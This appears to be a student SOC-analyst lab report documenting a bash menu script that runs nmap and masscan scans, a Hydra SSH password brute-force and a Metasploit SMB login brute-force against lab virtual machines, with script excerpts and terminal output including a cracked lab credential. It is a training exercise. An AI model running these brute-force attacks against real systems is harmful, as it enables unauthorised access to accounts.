
SOC Analyst Project- SOCHECKER


The script is used to conduct various scans and attacks and the results will be saved.

The target machines: Kali and Windows virtual machines

Kali (IP Address)



Windows (IP Address)



Step 1:

The script will create a directory/folder named as “CheckerOutput” using the command “mkdir CheckerOutput”. All the results saved by the script will be stored inside this folder.

From script

```
 98    mkdir CheckerOutput
 99    installtool
100    chkme
101
102
```


Step 2:

Install all relevant tools needed for running the scripts.

1) From script

```
#!/bin/bash

function installtool()
{
# Install all relevant applications, if exists, the commands will upgrade the packa
    sudo apt-get update && sudo apt-get upgrade
    sudo apt-get install nmap
    sudo apt-get install masscan
    sudo apt-get install hydra
}

```

2) From terminal



```
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
nmap is already the newest version (7.92+dfsg2-1kali1).
nmap set to manually installed.
The following packages were automatically installed and are no longer required:
  fonts-roboto-slab liblttng-ust-ctl4 liblttng-ust0 python3-ipaddr python3-singledispatch python3-twisted-bin
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 803 not upgraded.
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
masscan is already the newest version (2:1.3.2+ds1-1).
masscan set to manually installed.
The following packages were automatically installed and are no longer required:
  fonts-roboto-slab liblttng-ust-ctl4 liblttng-ust0 python3-ipaddr python3-singledispatch python3-twisted-bin
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 803 not upgraded.
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following packages were automatically installed and are no longer required:
  fonts-roboto-slab liblttng-ust-ctl4 liblttng-ust0 python3-ipaddr python3-singledispatch python3-twisted-bin
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  gcc-12-base libbson-1.0-0 libicu71 libmongoc-1.0-0 libssl3 libstdc++6
The following NEW packages will be installed:
  gcc-12-base libicu71 libssl3
The following packages will be upgraded:
  hydra libbson-1.0-0 libmongoc-1.0-0 libstdc++6
4 upgraded, 3 newly installed, 0 to remove and 799 not upgraded.
Need to get 12.7 MB/12.7 MB of archives.
After this operation, 42.8 MB of additional disk space will be used.
Do you want to continue? [Y/n]
Get:1 http://mirror.aktkn.sg/kali kali-rolling/main amd64 gcc-12-base amd64 12.1.0-7 [207 kB]
Get:2 http://http.kali.org/kali kali-rolling/main amd64 libstdc++6 amd64 12.1.0-7 [614 kB]
Get:3 http://mirror.aktkn.sg/kali kali-rolling/main amd64 libicu71 amd64 71.1-3 [9,218 kB]
Get:4 http://mirror.aktkn.sg/kali kali-rolling/main amd64 libssl3 amd64 3.0.4-2 [2,034 kB]
Get:5 http://mirror.aktkn.sg/kali kali-rolling/main amd64 libmongoc-1.0-0 amd64 1.22.1-1 [305 kB]
Get:6 http://http.kali.org/kali kali-rolling/main amd64 hydra amd64 9.3-3+b1 [276 kB]
Fetched 12.7 MB in 2s (7,404 kB/s)
Selecting previously unselected package gcc-12-base:amd64.
(Reading database ... 291775 files and directories currently installed.)
Preparing to unpack .../gcc-12-base_12.1.0-7_amd64.deb ...
Unpacking gcc-12-base:amd64 (12.1.0-7) ...
Setting up gcc-12-base:amd64 (12.1.0-7) ...
(Reading database ... 291780 files and directories currently installed.)
Preparing to unpack .../libstdc++6_12.1.0-7_amd64.deb ...
```

Step 3:

The script will prompt user to choose which option.

If user selects Option A, user will be asked to provide an IP Address. Thereafter, nmap scan will be carried as follows.

1) From terminal

```
Processing triggers for desktop-file-utils (0.26-1) ...
Processing triggers for libc-bin (2.33-8) ...
Processing triggers for man-db (2.10.2-1) ...
Would you like to scan an IP Address or execute an attack? A) Nmap B) Masscan C) Hydra (SSH) D) Metasploit- SMB Login Enumeration E) Exit  A
Please provide an IP Address for scannning: 10.0.0.5
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-26 23:07 EDT
Nmap scan report for 10.0.0.5
Host is up (0.00036s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.0p1 Debian 1 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.78 seconds


The result is saved into a file named nmap.txt and it can found at location below.
/home/kali/CheckerOutput
```

User will be able to view the saved result at nmap.txt file inside CheckerOutput folder.

```
┌──(kali㉿kali)-[~]
└─$ ls
CheckerOutput  Documents  Music      Pictures  SOChecker.sh  user.txt
Desktop        Downloads  passwd.txt Public    Templates     Videos

┌──(kali㉿kali)-[~]
└─$ cd CheckerOutput

┌──(kali㉿kali)-[~/CheckerOutput]
└─$ ls
nmap.txt

┌──(kali㉿kali)-[~/CheckerOutput]
└─$ cat nmap.txt
# Nmap 7.92 scan initiated Fri Aug 26 23:07:27 2022 as: nmap -Pn -sV -oN ./CheckerOutput/nmap.txt 10.0.0.5
Nmap scan report for 10.0.0.5
Host is up (0.00036s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.0p1 Debian 1 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Aug 26 23:07:28 2022 -- 1 IP address (1 host up) scanned in 0.78 seconds
```

2) From script

```
function chkme ()
{
    read -p "Would you like to scan an IP Address or execute an attack? A) Nmap B) Masscan C) Hydra (SSH) D) Metasploit- SMB Login Enumeration E) Exit  " checker
    case $checker in

    A)
        read -p "Please provide an IP Address for scannning: " ipadd
        nmap "$ipadd" -Pn -sV -oN ./CheckerOutput/nmap.txt
        echo " "
        echo " "
        cd CheckerOutput
        echo "The result is saved into a file named nmap.txt and it can found at location below."
        pwd
        cd ..
        echo " "
        echo " "
        chkme

    ;;
```

Step 4:

If user selects Option B, user will be asked to provide an IP Address. Thereafter, Masscan will be carried out.

1) From terminal

```
Would you like to scan an IP Address or execute an attack? A) Nmap B) Masscan C) Hydra (SSH) D) Metasploit- SMB Login Enumeration E) Exit  B
Please provide an IP Address for scannning:
10.0.0.5
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2022-08-27 03:15:25 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [81 ports/host]


The result is saved into a file named masscan.xml and it can found at location below.
/home/kali/CheckerOutput
```

User will be able to view the saved result at masscan.xml file inside CheckerOutput folder.

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~/CheckerOutput]
└─$ ls
masscan.xml  nmap.txt

┌──(kali㉿kali)-[~/CheckerOutput]
└─$ cat masscan.xml
<?xml version="1.0"?>
<!-- masscan v1.0 scan -->
<nmaprun scanner="masscan" start="1661570126" version="1.0-BETA" xmloutputversion="1.03">
<scaninfo type="syn" protocol="tcp" />
<host endtime="1661570126"><address addr="10.0.0.5" addrtype="ipv4"/><ports><port protocol="tcp" portid="22"><state state="open" reason="syn-ack" reason_ttl="64"/></port></ports></host>
<host endtime="1661570126"><address addr="10.0.0.5" addrtype="ipv4"/><ports><port protocol="tcp" portid="80"><state state="open" reason="syn-ack" reason_ttl="64"/></port></ports></host>
<runstats>
<finished time="1661570141" timestr="2022-08-26 23:15:41" elapsed="16" />
<hosts up="2" down="0" total="2" />
</runstats>
</nmaprun>
```

2) From script


```
B)
    echo "Please provide an IP Address for scannning: "
    read ipadd
    sudo masscan "$ipadd" -p0-80 -oX ./CheckerOutput/masscan.xml
    echo " "
    echo " "
    cd CheckerOutput
    echo "The result is saved into a file named masscan.xml and it can found at location below."
    pwd
    cd ..
    echo " "
    echo " "
    chkme

;;
```

Step 5:

If user selects Option C, user will be asked to provide an IP Address. Thereafter, Masscan will be carried out.

Note: Please remember to place user.txt and passwd.txt files at same location as SOChecker.sh script. For hydra tool to work, it requires user to provide list of usernames and passwords to brute force (i.e. trial and error).

1) From terminal



```
[ATTEMPT] target 10.0.0.5 - login "yahoo" - pass "dfdgrdtyui" - 51 of 66 [child 4] (0/3)
[VERBOSE] Retrying connection for child 13
[ATTEMPT] target 10.0.0.5 - login "yahoo" - pass "rwe34565u" - 52 of 66 [child 14] (0/3)
[RE-ATTEMPT] target 10.0.0.5 - login "yahoo" - pass "sarsfgth" - 52 of 66 [child 13] (0/3)
[ERROR] could not connect to target port 22: Socket error: disconnected
[ERROR] ssh protocol error
[VERBOSE] Retrying connection for child 13
[ATTEMPT] target 10.0.0.5 - login "yahoo" - pass "Passw0rd!" - 53 of 66 [child 0] (0/3)
[RE-ATTEMPT] target 10.0.0.5 - login "yahoo" - pass "sarsfgth" - 53 of 66 [child 13] (0/3)
[ATTEMPT] target 10.0.0.5 - login "yahoo" - pass "kali" - 54 of 66 [child 1] (0/3)
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[VERBOSE] Retrying connection for child 1
[ATTEMPT] target 10.0.0.5 - login "google" - pass "13123342345" - 55 of 66 [child 6] (0/3)
[RE-ATTEMPT] target 10.0.0.5 - login "google" - pass "kali" - 55 of 66 [child 1] (0/3)
[ATTEMPT] target 10.0.0.5 - login "google" - pass "fdsdggfwedfd" - 56 of 66 [child 2] (0/3)
[ATTEMPT] target 10.0.0.5 - login "google" - pass "334325432" - 57 of 66 [child 7] (0/3)
[ATTEMPT] target 10.0.0.5 - login "google" - pass "dfsadfdsgty" - 58 of 66 [child 3] (0/3)
[ATTEMPT] target 10.0.0.5 - login "google" - pass "sarsfgth" - 59 of 66 [child 8] (0/3)
[ATTEMPT] target 10.0.0.5 - login "google" - pass "dfdgrdtyui" - 60 of 66 [child 10] (0/3)
[ATTEMPT] target 10.0.0.5 - login "google" - pass "rwe34565u" - 61 of 66 [child 5] (0/3)
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[VERBOSE] Retrying connection for child 5
[ATTEMPT] target 10.0.0.5 - login "google" - pass "Passw0rd!" - 62 of 66 [child 9] (0/3)
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[ATTEMPT] target 10.0.0.5 - login "google" - pass "kali" - 63 of 66 [child 4] (0/3)
[RE-ATTEMPT] target 10.0.0.5 - login "google" - pass "rwe34565u" - 63 of 66 [child 5] (0/3)
[VERBOSE] Retrying connection for child 9
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[VERBOSE] Retrying connection for child 5
[RE-ATTEMPT] target 10.0.0.5 - login "google" - pass "Passw0rd!" - 63 of 66 [child 9] (0/3)
[RE-ATTEMPT] target 10.0.0.5 - login "google" - pass "rwe34565u" - 63 of 66 [child 5] (0/3)
[REDO-ATTEMPT] target 10.0.0.5 - login "athrun" - pass "334325432" - 64 of 66 [child 14] (1/3)
[REDO-ATTEMPT] target 10.0.0.5 - login "athrun" - pass "dfsadfdsgty" - 65 of 66 [child 0] (2/3)
[REDO-ATTEMPT] target 10.0.0.5 - login "athrun" - pass "rwe34565u" - 66 of 66 [child 13] (3/3)
[STATUS] attack finished for 10.0.0.5 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-26 23:28:09


The result is saved into a file named hydra.txt and it can found at location below.
/home/kali/CheckerOutput
```

User will be able to view the saved result at hydra.txt file inside CheckerOutput folder. Please take note that only successful credentials will be saved in hydra.txt.

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ ls
CheckerOutput  Documents  Music      Pictures  SOChecker.sh  user.txt
Desktop        Downloads  passwd.txt Public    Templates     Videos

┌──(kali㉿kali)-[~]
└─$ cd CheckerOutput

┌──(kali㉿kali)-[~/CheckerOutput]
└─$ ls
hydra.txt  masscan.xml  nmap.txt

┌──(kali㉿kali)-[~/CheckerOutput]
└─$ cat hydra.txt
# Hydra v9.3 run at 2022-08-26 23:27:52 on 10.0.0.5 ssh (hydra -L user.txt -P passwd.txt -vV -o ./CheckerOutput/hydra.txt 10.0.0.5 ssh)
[22][ssh] host: 10.0.0.5   login: kali   password: kali
```

2) From script

```
C)
    location=$(pwd)
    echo "Please provide username file (filename: user.txt) and password file (filename: passwd.txt) at $location for Hydra to brute force"
    echo "Please provide an IP Address for brute force: "
    read ipadd
    hydra -L user.txt -P passwd.txt "$ipadd" ssh -vV -o ./CheckerOutput/hydra.txt
    echo " "
    echo " "
    cd CheckerOutput
    echo "The result is saved into a file named hydra.txt and it can found at location below."
    pwd
    cd ..
    echo " "
    echo " "
    chkme

;;
```

Step 6:


If user selects Option D, Metasploit on SMB login enumeration will be carried out.

1) From terminal

```
Would you like to scan an IP Address or execute an attack? A) Nmap B) Masscan C) Hydra (SSH) D) Metasploit- SMB Login Enumeration E) Exit  D
Please provide username file (filename: user.txt) and password file (filename: passwd.txt) at /home/kali for Metasploit to brute force
Default IP Address set to brute force is 10.0.0.1. Please amend the IP Address in the script (under Section D-rhosts) if you wish to use another IP Address.


The result is saved into a file named SMBenum.txt and it can found at location below.
/home/kali/CheckerOutput
```

User will be able to view the saved result at SMBenum.txt file inside CheckerOutput folder.

```
┌──(kali㉿kali)-[~]
└─$ ls
CheckerOutput  Desktop  Documents  Downloads  Music  passwd.txt  Pictures  Public  smb_enum_scripttest.rc  SOChecker.sh  Templates  user.txt  Videos

┌──(kali㉿kali)-[~]
└─$ cd CheckerOutput

┌──(kali㉿kali)-[~/CheckerOutput]
└─$ ls
hydra.txt  masscan.xml  nmap.txt  SMBenum.txt

┌──(kali㉿kali)-[~/CheckerOutput]
└─$ cat SMBenum.txt
                .;lxO0KXXXK0Oxl:.
          ,o0WMMMMMMMMMMMMMMMMMMKd,
       'xNMMMMMMMMMMMMMMMMMMMMMMMMWx,
     :KMMMMMMMMMMMMMMMMMMMMMMMMMMMMMK:
    .KMMMMMMMMMMMMMMMWNNNWMMMMMMMMMMMMMX,
   lWMMMMMMMMMMMXd:..      ..;dKMMMMMMMMMMMo
  xMMMMMMMMMMWd.               .oNMMMMMMMMMk
 oMMMMMMMMMMx.                    dMMMMMMMMMx
.WMMMMMMMM:                       :MMMMMMMM,
xMMMMMMMMo                        lMMMMMMMO
NMMMMMMMW                     ,cccccoMMMMMMMWlccccc;
MMMMMMMMX                     ;KMMMMMMMMMMMMMMMX:
NMMMMMMMW.                      ;KMMMMMMMMMMMX:
xMMMMMMMMd                        ,0MMMMMMMMK;
.WMMMMMMMMc                         'OMMMMM0,
 lMMMMMMMMMk.                         .kMMO'
  dMMMMMMMMWd'                          ..
   cWMMMMMMMMMMNxc'.                ##########
    .0MMMMMMMMMMMMMMMWc            #+#    #+#
      ;0MMMMMMMMMMMMMMo.          +:+
        .dNMMMMMMMMMMMo          +#++:++#+
           'oOWMMMMMMMo               +:+
              .,cdkO0K;          :+:    :+:
                                 :::::::+:
                    Metasploit

       =[ metasploit v6.1.27-dev                          ]
+ -- --=[ 2196 exploits - 1162 auxiliary - 400 post       ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Search can apply complex filters such as
search cve:2009 type:exploit, see all the filters
```



2) From script

```
#Section D
    D)
        echo "Please provide username file (filename: user.txt) and password file (filename: passwd.txt) at $location for Metasploit to brute force"
        echo "Default IP Address set to brute force is 10.0.0.1. Please amend the IP Address in the script (under Section D-rhosts) if you wish to use another IP Address."

        echo 'use auxiliary/scanner/smb/smb_login' > smb_enum_scripttest.rc
#Default IP Address as below
        echo 'set rhosts 10.0.0.1' >> smb_enum_scripttest.rc
        echo 'set user_file user.txt' >> smb_enum_scripttest.rc
        echo 'set pass_file passwd.txt' >> smb_enum_scripttest.rc
        echo 'run' >> smb_enum_scripttest.rc
        echo 'exit' >> smb_enum_scripttest.rc

        msfconsole -r smb_enum_scripttest.rc -o ./CheckerOutput/SMBenum.txt
        echo " "
        echo " "
        cd CheckerOutput
        echo "The result is saved into a file named SMBenum.txt and it can found at location below."
        pwd
        cd ..
        echo " "
        echo " "
        chkme

    ;;
```


Please take note that the default IP Address to brute force is “10.0.0.1”. If user decides to enumerate at another IP Address, please amend into desired IP Address at highlight line below.

echo ‘set rhosts 10.0.0.1’ >> smb_enum_scripttest.rc

Step 7:

If user decides to exit the script, user can select Option E. The session will be closed.

1) From terminal



2) From script

```
;;
E)
    exit
;;
```